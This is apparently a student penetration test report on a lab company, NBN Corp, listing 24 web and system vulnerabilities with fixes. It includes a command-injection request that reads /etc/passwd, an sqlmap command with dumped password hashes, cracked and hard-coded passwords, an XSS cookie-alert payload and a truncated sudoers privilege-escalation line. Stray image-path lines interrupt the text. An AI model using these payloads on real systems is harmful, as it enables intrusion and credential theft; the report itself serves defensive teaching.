Elite Security

Penetration Test Report:

NBN Corporation

May 8, 2020

CS-GY 6573

Table of Contents

1.0 Introduction

This penetration test was requested by Mr. Bill Gibson, the Chief Information Security Officer, or CISO, of NBN Corp following a recent incident in which one or more individuals external to NBN Corp gained unauthorized access to customer and employee data. The individuals broke into an external-facing server, which they used as a foothold to pivot into NBN Corp's internal systems, including database servers containing sensitive customer and employee data. Although NBN Corp's IT infrastructure and application teams have already identified and remediated several vulnerabilities, NBN Corp has requested a comprehensive assessment of its information systems and networks to ensure that the system will be thoroughly hardened.

1.1 Objective

The objective of this vulnerability assessment and penetration test was to identify vulnerabilities in the information systems and networks of the Near-Earth Broadcast Corporation, or NBN Corp. Findings were used to develop and present a set of recommendations to improve NBN Corp's information security posture, particularly with regard to preventing mass exfiltration of customer data by unauthorized persons.

The main objectives of this assessment were the following:

- ✓ Identify the main security-related issues present in the NBN Corp system
- ✓ Assess the level of secure coding practices present in NBN Corp applications and software
- ✓ Obtain evidence for each vulnerability and, if possible, develop a working exploit
- ✓ Document, in a clear and easily reproducible manner, all procedures used to replicate the issue
- ✓ Recommend mitigation factors and fixes for each defect identified in the analysis

1.2 Methodology Overview

The recent incident experienced by NBN Corp demonstrates that its information systems, network, and business data are vulnerable to unauthorized access by external adversaries. As the potential for new incidents of similar or greater magnitude is concerning to NBN Corp's management, our work will be guided in part by the following three questions:

- How could external parties gain unauthorized access to NBN Corp's information systems, network, and business data?
- How effective are existing systems, processes, and controls at protecting NBN Corp's information systems, network, and business data from unauthorized access and distribution?
- What steps can be taken to improve NBN Corp's security posture with the objective of meeting or exceeding industry-standard best practices for information security?

Our team's vulnerability assessment and penetration test took a Red Team approach, in which we replicated methods that an actual adversary with no prior knowledge of the system may take. Our testing methods including phases for conducting reconnaissance on NBN Corp's network, identifying targets of interest, attempting to obtain access to the network, and attempting to maintain a persistent presence within NBN Corp's IT environment. Penetration testers operated with no prior information about NBN Corp's network (black box testing). We audited and assessed the security posture of NBN Corp's network to uncover gaps between the current configuration and industry-standard best practices for information security. These results enabled us to develop and present a set of recommendations to NBN Corp's management for improving NBN Corp's overall security posture.

At every stage of our work, we communicated with NBN Corp's management team to maintain transparency and insight into this vulnerability assessment and penetration test. Weekly meetings as well as daily "check-ins" were conducted in which members of our team provided updates to representatives from NBN Corp and were available to answer any questions.

1.3 Proposed Schedule

The following table gives our initial estimate of the duration of this assessment, broken down into four phases. This estimate is for a team of three people and is subject to adjustment. The penetration test report will be submitted no later than May 8, 2020, at 23:55.

Phase	Days
Intelligence Gathering	0-3
Infrastructure Assessment	3-12
Application Assessment	6-15
People, Policies, and Procedures	6-15

1.4 Rules of Engagement

The following rules of engagement were developed in an effort to protect all parties:

- NBN Corp explicitly consents to our services and grants us permission to conduct this assessment.
- NBN Corp indemnifies us and our team from any liability that may arise during this assessment.
- The assessment will be conducted during a mutually agreed-upon range of hours over the course of approximately ten to fifteen business days.
- We will provide technological details about the hardware and software being used to perform the assessment.
- Evidence and business data that may be produced or discovered during this assessment will be treated as proprietary and confidential to NBN Corp.
- Elite Security will sign a non-disclosure agreement to ensure that all parties maintain confidentiality.
- Elite Security will provide its own liability insurance covering up to $1 million in losses.
- System images will be provided to penetration testers, but no other information or credentials will be provided prior to testing (Red Team style, black box testing).

- Weekly meetings as well as daily 15-minute updates will be conducted to ensure transparency and consistent communication between NBN Corp and Elite Security teams.
- A finalized report including an executive summary, test methodology, findings, recommendations, priorities, and risk will be submitted for review on May 8, 2020.
- The following items are within the scope of this penetration test:
    - Client and server images over network only.
    - Internal client by way of pivoting from external-facing server.
- The following items are specifically out of scope for this penetration test:
    - Denial-of-service attacks.
    - Physical security.
    - Any components of the system that do not actually exist, like a wireless network.
    - Deliberate breaking of system resources to the extent that usability is impaired.
    - Altering of passwords or configurations, or installing software on NBN systems.

1.5 Assumptions

For this assessment, we will make the following assumptions:

- All relevant NBN Corp stakeholders, including NBN Corp's Internet Service Provider, have been given advance notice of this assessment, as well as timely and complete updates during the assessment.
- The targets in this proposal are owned or controlled by NBN Corp; we will only attempt to access targets that NBN Corp has explicitly permitted us to test.
- NBN Corp's IT teams have functioning disaster recovery and business continuity systems in place, including backups of business data that can be restored by NBN Corp's IT teams if necessary.
- Business data that our team may access during this assessment will be treated as proprietary and confidential to NBN Corp. No business data will be retained following the conclusion of the test.

1.6 Findings and Recommendations

All discovered vulnerabilities are detailed in section 4.0 Vulnerabilities; however, the following vulnerabilities are recommended for immediate remedial action. This list does not represent a complete list of critical vulnerabilities.

Vulnerability Description	Risk Ranking	Recommendations
File inclusion	Critical	Sanitize user-supplied inputs including GET/POST parameters, URL parameters, cookie values, and HTTP header values. Maintain a whitelist of allowable file types.
Insecure encryption	Critical	NBN Corp currently uses MD5 encryption to hash password files, which is easily broken. A stronger hashing algorithm, such as SHA256, is recommended.
SQL injection	Critical	Sanitize and validate user-supplied inputs using whitelisted controls.
Weak passwords	Critical	All employees are encouraged to follow strong password practices. Use of a password manager, such as KeePass, is recommended. Multifactor authentication is also advised.

2.0 Executive Summary

2.1 Purpose

Elite Security completed a comprehensive vulnerability assessment and penetration test of NBN Corp's IT environment with the purpose of identifying vulnerabilities and providing mitigation strategies. The penetration test was requested by Mr. Bill Gibson, the Chief Information Security Officer, or CISO, of NBN Corp following a recent incident in which one or more individuals external to NBN Corp gained unauthorized access to customer and employee data. The individuals broke into an external-facing server, which they used as a foothold to pivot into NBN Corp's internal systems, including database servers containing sensitive customer and employee data. Although NBN Corp's IT infrastructure and application teams have already identified and remediated several vulnerabilities, NBN Corp has requested a comprehensive assessment of its information systems and networks to ensure that the system will be thoroughly hardened.

2.2 Findings and Risk Analysis

Risk is calculated using the following formula: Probability of Occurrence (Low, Medium, High) + Severity of Potential Damage (Slight, Significant, Extreme) = Risk (Low, Moderate, High, and Critical).

The overall degree of risk assigned to NBN Corp as a result of this penetration test is Critical. By exploiting vulnerabilities that are easily accessible through the external-facing server, attackers can compromise the integrity, availability, and confidentiality of the current NBN Corp system. Through these exploits, it is possible to leak sensitive customer and employee data, compromise system records, and remove access from legitimate parties. Pertinent findings requiring immediate attention are outlined below. This does not represent a conclusive list of all critical security concerns (for more in-depth information about findings, please see section 4.0 Vulnerabilities).

Vulnerability	Risk Ranking	Recommendations
File inclusion	Critical	Sanitize user-supplied inputs including GET/POST parameters, URL parameters, cookie values, and HTTP header values. Maintain a whitelist of allowable file types.
Insecure encryption	Critical	NBN Corp currently uses MD5 encryption to hash password files, which is easily broken. A stronger hashing algorithm, such as SHA256, is recommended.
SQL injection	Critical	Sanitize and validate user-supplied inputs using whitelisted controls.
Weak passwords	Critical	All employees are encouraged to follow strong password practices. Use of a password manager, such as KeePass, is recommended. Multifactor authentication is also advised.

2.3 Recommendations

Due to the dangerous impact to NBN Corp's system revealed by this penetration test, appropriate resources should be allocated to ensure that remedial actions are completed as soon as possible. Below is a list of actions that are recommended for immediate implementation. Please see section 4.0 Findings for more comprehensive details on securing the NBN Corp IT environment.

1.) Ensure that strong passwords are used throughout the system and are not repeated across services. The NBN Corp system was dramatically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. A company-wide password policy is recommended that encourages the use of long (12+ characters), complex passwords. It is suggested that NBN Corp implement use of a password manager tool as well as multifactor authentication, particularly for highly privileged accounts.

2.) Update operating systems, web servers, software, and applications. Outdated and unpatched services can contain vulnerabilities.

3.) Implement website auditing and logging. Monitor website for any anomalous activity and develop team procedures for managing suspicious behavior.

4.) Conduct regular vulnerability assessments. As part of an organizational policy, automated vulnerability assessments should be used to scan the system on a regular basis. Doing so will allow NBN Corp to determine if security controls are properly configured, operating as intended, and producing the desired outcomes.

5.) Sanitize URLs and user-provided input fields. URLs and fields that take user input should be thoroughly sanitized in accordance with industry-standard best practices.

6.) Use a strong encryption algorithm when storing sensitive data. Passwords and other sensitive information should be hashed using a strong encryption algorithm, such as SHA-256 or SHA-512, with salts.

7.) Use HTTPS with a proper security certificate for the NBN Corp website. Do not accept data over non-HTTPS connections. Elite Security recommends a certificate service such as Let's Encrypt to enable SSL/TLS for the NBN Corp website.

8.) Train development staff on secure application and web development practices. Ensure compliance with industry-standard best practices for code writing, review, and testing. Conduct biannual skill assessments to ensure development teams maintain competency in these areas.

3.0 Methodology

3.1 Methodology Overview

The following table gives an overview of the methodologies that we will be using for this penetration test, grouped into three categories (enumerate, exploit, exfiltrate, and explain).

 **Enumerate**	**Assess:** Use network scanner software to enumerate information about targets, including: IP addresses, protocols and port numbers, versions of network services, etc. **Discover**: Test for common vulnerabilities in applications, including such as those in the OWASP Top 10. Tests will be black box tests. **Audit**: Evaluate application code and the configuration of its underlying servers and determine the level of compliance with industry-standard best practices.
 **Exploit**	**Attack:** Use existing public databases such as the MITRE CVE to determine what vulnerabilities are present in the targets. Use industry-standard tools such as Kali and Metasploit to attempt to exploit vulnerabilities.
 **Exfiltrate**	**Leak:** Once access is gained, exfiltrate information, including credentials, configurations of accessible systems, and sensitive data. Transfer information to external systems to reproduce a data compromise.
 **Explain**	**Document**: Record strategies used in the above categories in such a way that they will be clear and easily reproduceable by the NBN Corp IT team. **Inform**: Provide detailed information about each vulnerability and why it may be a cause for concern. **Rank**: Score each discovered vulnerability with a risk ranking indicating which risks are high-priority and should be addressed first. **Recommend**: Provide steps and strategies for mitigating risks and patching vulnerabilities.

3.2 Risk Scoring

Risk is scored using the following assessment formula: Probability (Low, Medium, High) + Severity (Slight, Significant, Extreme) = Risk. Risk scores are quantified using the following system: Minor, Moderate, or Critical.

	Severity		
Probability	*Slight*	*Significant*	*Extreme*
High	Moderate	Critical	Critical
Medium	Minor	Moderate	Critical
Low	Minor	Minor	Moderate

3.3 Tools

The following tools were used throughout the duration of this penetration test:

- Kali Linux: Linux distro specifically designed for penetration testing and network security assessments. (https://www.kali.org/)
- NetCat: Present on both target systems and was used to enumerate outbound and inbound connections and scan ports. (http://netcat.sourceforge.net/)
- Nmap: Used for network mapping and port scanning. It was used to enumerate open ports on target systems. (https://nmap.org/)
- SQLMap: Automated tool used for exploiting SQL injection vulnerabilities. SQLMap was used to identify and confirm SQL injection vulnerabilities on the NBN Corp website. (http://sqlmap.org/)
- Wireshark: Network protocol and packet analyzer. Wireshark was used to examine in- and outbound protocols from the NBN Corp server. (https://www.wireshark.org/)
- Burp Suite: Used for security testing of web applications. Burp Suite was used to intervene and alter website traffic, leading to identification and confirmation of command injection vulnerabilities. (https://portswigger.net/burp)
- John the Ripper: Password cracking tool. John the Ripper was used to crack hashed passwords found on both the server and client systems. Notably, it was able to successfully crack the root password on the server system. (https://www.openwall.com/john/)
- Cryptii: Web-based decryption tool. Cryptii was used to decode encrypted items found on target machines that used the following encryption algorithms: Base64, alphabetic replacement, SHA-1 and MD5. (https://cryptii.com/)

4.0 Findings

4.1 Vulnerability List

#	Vulnerability	Description	Type	Risk
1	File inclusion	Privileged directories and files are externally accessible.	Web vulnerability	Critical
2	Debug comment	Sensitive comment is found in page source of index page.	Information disclosure	Critical
3	Error disclosure	SQL commands are displayed on screen upon failed login.	Information disclosure	Critical
4	Parameter tampering	GET parameters can be manipulated within the address bar.	Web vulnerability	Critical
5	Insecure encryption	Passwords are stored using MD5 encryption.	Information disclosure	Critical
6	SQL injection	SQL injection vulnerability is present on login page.	Web vulnerability	Critical
7	Weak passwords	Passwords can be enumerated using commonly available tools.	Broken authentication	Critical
8	Reused passwords	Passwords are repeated across accounts.	Broken authentication	Critical
9	Cross-site scripting	Malicious scripts can be injected using user-supplied inputs.	Web vulnerability	Critical
10	Accessible logs	Important logs containing credentials are accessible.	Information disclosure	Moderate
11	Buffer overflow	Vulnerable application on client.	Software error	Moderate
12	Hard-coded credentials	Username and password are listed in plaintext in code.	Information disclosure	Moderate
13	Insecure cookies	Authentication cookie can be manipulated.	Broken authentication	Moderate
14	Privilege escalation	Escalation from base user to root on both server and client.	Broken access control	Moderate
15	Staging server accessibility	Staging server access from external-facing server.	Broken access control	Moderate
16	Unencrypted website	Website data is not encrypted.	Web vulnerability	Moderate
17	Directory listings	Directories are not protected on website	Information disclosure	Moderate
18	FTP authentication	Anonymous FTP authentication is possible.	Broken authentication	Low
19	Image metadata	Data, such as EXIF data, can be extracted from images.	Information disclosure	Low
20	Missing session expiration	Sessions do not expire after a set amount of time.	Session management	Low
21	Missing logs	There is no method of monitoring website activity or changes.	Insufficient monitoring	Low
22	Outdated server	Server is running on an outdated version of Apache.	Security misconfiguration	Low
23	Outdated OS	Both systems are running on outdated operating systems.	Security misconfiguration	Low
24	Username enumeration	Username is displayed upon failed login.	Information disclosure	Low

4.2 Vulnerability Details and Recommendations

Discovered vulnerabilities are listed below, alphabetized and ranked by risk score. Details about each vulnerability, as well as recommendations for remediation, are included.

1.

Vulnerability Discovered: **File Inclusion**

Vulnerability Type: Web vulnerability

System Vulnerable: 10.10.0.66

Vulnerability Explanation: A vulnerability was discovered using the "Register" field on the index page of 10.10.0.66. Shell code was executed (using Burp Suite) and output was written to `data/customers.list`, including the contents of unauthorized directories and files. Most notably, the team accessed `/etc/passwd`, `/data/login.php`, `/var/www/html`, `/var/www/staging`, and `/var/log/apache2` (in which plaintext credentials for the client account were discovered).

Vulnerability Recommendation: To prevent file inclusion attacks, whitelist only required characters such as alphanumeric characters from user-submitted input fields. Do not allow file paths to be appended directly in the browser. Ensure all sensitive and privileged directories are properly secured. Do not allow world-writable sensitive files.

Severity: Critical

Screenshot:

```
GET
/?name=name&email='+%3b+cat+/etc/passwd+>>+/var/www/html/data/customer.list+%3b+echo+'
 HTTP/1.1
Host: 10.10.0.66
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.0.66/?name=name&email=h%40email.com
Connection: close
Cookie: authenticated=0
Upgrade-Insecure-Requests: 1
```

2.

Vulnerability Discovered: **DEBUG comment**

Vulnerability Type: Information Disclosure

System Vulnerable: 10.10.0.66

Vulnerability Explanation: The following comment was discovered in the page source of `10.10.0.66/index.php`:


```
 <!—DEBUG $cmd = shell_exec( "echo '" . $_GET['email'] . " : " . $_GET['name'] .
"' >> /var/www/html/data/customer.list " ); -->
```

This misplaced comment provides critical pieces of information that are useful to attackers. It reveals the location of the customer list (populated by the “Register” field on the index page), which contains customer names and email addresses. Additionally, it provides clues about shell commands that may be effective.

Vulnerability Recommendation: Code should be reviewed and tested by development team members, as well as management, prior to production. Team members should be provided education on secure web application development.

Severity: Critical

Screenshot:



3.

Vulnerability Discovered: **Error Disclosure**

Vulnerability Type: Information Disclosure

System Vulnerable: 10.10.0.66

Vulnerability Explanation: The error message displayed after a failed login attempt on `/login.php` exposes sensitive information about the application's internal workings.

Vulnerability Recommendation: It is not necessary for the query to be displayed within the failed authentication message; this portion of the `/login.php` code should be edited to prevent unauthorized error disclosure. Developers are encouraged to configure the application to log errors to a file instead of displaying the error to an end user. Code should be reviewed and tested by development team members, as well as management, prior to production. Team members should be provided education on secure web application development.

Severity: Critical

Screenshot:

Login failed. Query: SELECT * FROM `users` WHERE user = 'user' AND password = '1a1dc91c907325c69271ddf0c944bc72';

```
// Login failed
setcookie("authenticated", "0");
$error_message = "Login failed. Query: ".$query;
```

4.

Vulnerability Discovered: **Parameter Tampering**

Vulnerability Type: Web Vulnerability

System Vulnerable: 10.10.0.66

Vulnerability Explanation: Attackers can gather information from query strings, impersonate a legitimate user, obtain proprietary data, or execute actions not intended by the developers.

Vulnerability Recommendation: Developers are encouraged to use the POST method.

Severity: Critical

Screenshot:

5.

Vulnerability Discovered: **Insecure Encryption (MD5)**

Vulnerability Type: Information Disclosure


System Vulnerable: All systems

Vulnerability Explanation: The MD5 hashing encryption algorithm is considered cryptographically broken: MD5 hashes can be broken in seconds using commonly available tools. Instances of credentials stored in MD5 encryption were found across all systems. Additionally, hashes were stored without salts, making them especially susceptible to rainbow table/dictionary attacks.

Vulnerability Recommendation: A stronger hash algorithm, such SHA-256, SHA-384, or SHA-512, with salts, is recommended for hashing sensitive data.

Severity: Critical

Screenshot:



6.

Vulnerability Discovered: **SQL Injection**

Vulnerability Type: Web Vulnerability

System Vulnerable: 10.10.0.66

Vulnerability Explanation: The login form located at `10.10.0.66/login.php` is susceptible to SQL injection attacks. Pentesters used SQLMap to carry out automated attacks against this application. Using this method, they were able to enumerate data about backend databases and extract login and password information.

Vulnerability Recommendation: This application should properly sanitize user-provided input to ensure that SQL commands cannot be carried out. Sensitive data within SQL databases should be stored using a strong encryption algorithm. Custom error messages are highly recommended, as it becomes more challenging for the attacker to exploit a given weakness if errors are not being presented back to them.

Severity: Critical

Screenshot:

```
kali@kali:~$ sqlmap -u 'http://10.10.0.66:8001/login.php?username=hello&password=test&L
ogin=Enter' --cookie=1 --level=5 --risk=3 -dbs
```

```
user_id,avatar,user,lastname,firtname,password,last_login,failed_login
1,data/ourCEO.jpg,gibson,gibson,gibson,e0e1d64fdac4188f087c4d44060de65e,2019-04-21 14:08:55,123
3,data/stephenson.jpg,stephenson,stephenson,stephenson,942cbb4499d6a60b156f39fcbaacf0ae,2029-12-12 01:23:45,123
```

7.

Vulnerability Discovered: **Weak Passwords**

Vulnerability Type: Broken Authentication

System Vulnerable: All systems

Vulnerability Explanation: A weak password is a short, common, default, or easily guessable. Weak passwords can often be enumerated using a brute force attack using a subset of all possible passwords, such as passwords in a dictionary, proper names, words based on the user name, or common variations on these themes.

Vulnerability Recommendation: NBN Corp should strongly considering implementing a strong password policy by requiring a variety of letters, numbers, and special characters with a minimum length of at least 10. Use of a password manager, such as KeePass, is strongly encouraged. It is also recommended that NBN Corp consider implementing multifactor authentication, especially for highly privileged accounts.

Severity: Critical

Screenshot:

```
$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';
```

```
"GET /login.php?username=stephenson&password=pizzadeliver&Login=Enter
```

```
digital          (gibson)
1986angeles      (root)
```

8.

Vulnerability Discovered: **Reused Passwords**

Vulnerability Type: Broken Authentication

System Vulnerable: All systems

Vulnerability Explanation: Passwords are reused on multiple systems and applications. If one password is compromised, it can be correlated by username or email address to other services that are potentially using the same password.

Vulnerability Recommendation: NBN Corp is encouraged to consider company-wide use of a password manager, such as KeePass, which can automatically generate and save complex passwords, so the onus is not on the user to memorize passwords across services.

Severity: Critical

Screenshot:

```
$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';
```

```
digital          (gibson)
```

9.

Vulnerability Discovered: **Cross-Site Scripting (XSS)**

Vulnerability Type: Web Vulnerability

System Vulnerable: 10.10.0.66


Vulnerability Explanation: Cross-site scripting attacks occur when scripts are injected into otherwise trusted websites. Attackers can use cross-site scripting to send malicious scripts to unsuspecting users. Malicious scripts can access cookies, session tokens, or other sensitive information retained by the browser and used with that site. While the script below is only for demonstration purposes and does not carry out a malicious exploit, it demonstrates manipulation of the site and potential for a cross-site scripting attack:

```
<img src=http://1337hax.com onerror=alert(document.cookie);>
```

Vulnerability Recommendation: To prevent cross-site scripting vulnerabilities, all user input should be validated and sanitized prior to rendering a page. Characters should be permitted on a whitelist basis. Disallowing the use of the word “script” and the characters “<” and “>”, for example, will prevent those characters from being used in executable code.

Severity: Critical

Screenshot:



10.

Vulnerability Discovered: **Accessible Logs**

Vulnerability Type: Information Disclosure


System Vulnerable: 172.16.1.2


Vulnerability Explanation: Information written to log files can be sensitive and can expose sensitive user or system data. Exposed logs with user data were located at `/var/log/apache2/access.log` on the server, and at `/var/log/vsftpd.log` on the client.

Vulnerability Recommendation: To prevent unauthorized review of sensitive data, strong access controls should be configured around audit log files. Only privileged accounts should have access to log data.

Severity: Moderate

Screenshot:





11.

Vulnerability Discovered: **Buffer Overflow**

Vulnerability Type: Software Error

System Vulnerable: 172.16.1.2

Vulnerability Explanation: A buffer overflow vulnerability was discovered on the client image within the NBN Customer Management Portal software. Buffer overflow attacks occur when software code does not properly restrict operations within the bounds of a memory buffer. Buffer overflow attacks allow threat operators to overwrite areas that hold executable code and replace it with their own malicious scripts. Buffer overflow attacks can result in critical security failures, such as system takeover, stolen data, and impaired access. In the case of the NBN Customer Management Portal software, it would be possible for attackers to secure root access using a buffer overflow.

Vulnerability Recommendation: Application software should be edited to manage buffers, improve bounds-checking, and restrict accepted input. Static code analysis tools are recommended to help detect buffer overflow vulnerabilities. Software should be patched and updated regularly. NBN Corp may also wish to consider using a programming language less susceptible to overflow attacks, such as Perl or Python, for development of its software. Strong passwords, encryption, and access controls are also critical factors to prevent exploitation of this particular buffer overflow.

Severity: Moderate

12.

Vulnerability Discovered: **Hard-Coded Credentials**

Vulnerability Type: Information Disclosure


System Vulnerable: 172.16.1.1

Vulnerability Explanation: In `/var/www/html/login.php` and `/var/www/staging/login.php`, MySQL database credentials are hard-coded in plaintext at the top of the document ("root/digital"), and the name of the database is also disclosed. Username and password information should not be included in plaintext, as this will allow anyone who can read the file access to the resource.

Vulnerability Recommendation: Credentials should be stored outside of the code in a strongly protected, encrypted configuration file or database that is protected from access by all outsiders, including other local users on the same system. If the code cannot be rewritten or encryption cannot be used to protect the file, permissions should be as restrictive as possible.

Severity: Moderate

Screenshot:



13.

Vulnerability Discovered: **Insecure Cookies**

Vulnerability Type: Broken Authentication

System Vulnerable: 10.10.0.66

Vulnerability Explanation: The authentication cookie on the NBN Corp website can be intercepted and altered by changing the authentication flag from 1 to 0. This allows attackers to bypass authentication and gain access to internal or restricted areas of the site.

Vulnerability Recommendation: All communication should occur over an encrypted channel and the "secure" attribute should be applied to all session cookies. Cookies should be marked as secure and only transmitted if the communications channel with the host is a secure one. Cookies that store session-id information should not be persistent so that they are valid for that session only. Integrity checks should be added to detect and protect from tampering. Server-side validation on the cookie data should occur.

Severity: Moderate

Screenshot:

```
GET
/?name=name&email='+%3b+cat+/etc/passwd+>>+/var/www/html/data/customer.list+%3b+echo+'
 HTTP/1.1
Host: 10.10.0.66
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.0.66/?name=name&email=h%40email.com
Connection: close
Cookie: authenticated=0
Upgrade-Insecure-Requests: 1
```

```
GET
/?name=name&email='+%3b+cat+/etc/passwd+>>+/var/www/html/data/customer.list+%3b+echo+'
 HTTP/1.1
Host: 10.10.0.66
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.0.66/?name=name&email=h%40email.com
Connection: close
Cookie: authenticated=1
Upgrade-Insecure-Requests: 1
```

14.

Vulnerability Discovered: **Privilege Escalation**

Vulnerability Type: Broken Access Control

System Vulnerable: 172.16.1.1, 172.16.1.2

Vulnerability Explanation: Privilege escalation occurs when an attacker gains elevated access to resources that are normally protected from an application or user. The attacker will have the ability to operate with greater access and carry out malicious actions within a system. Privilege escalation vulnerabilities were discovered on both the server and client, through which an attacker could gain root access to either system. Privilege escalation was obtained on the server by exploiting a vulnerability with the tee command, which granted superuser privileges on the system. Privilege escalation was obtained on the client system by exploiting a buffer overflow vulnerability (see #11).

Vulnerability Recommendation: Strong passwords, encryption, and access controls are critical factors to prevent privilege escalation on any system. User accounts and corresponding privileges should be audited and adjusted, applying the minimum necessary privileges and file access to each role. Even administrators and supervisors should have limited access to the systems they manage and should be granted write-access only when necessary. System applications should be patched and updated to remove software vulnerabilities that can result in privilege escalation. It is also strongly recommended that NBN Corp consider implementing multifactor authentication, especially for privileged accounts.

Severity: Moderate

Screenshot:

```
gibson@nbnserver:/$ LFILE=/etc/sudoers
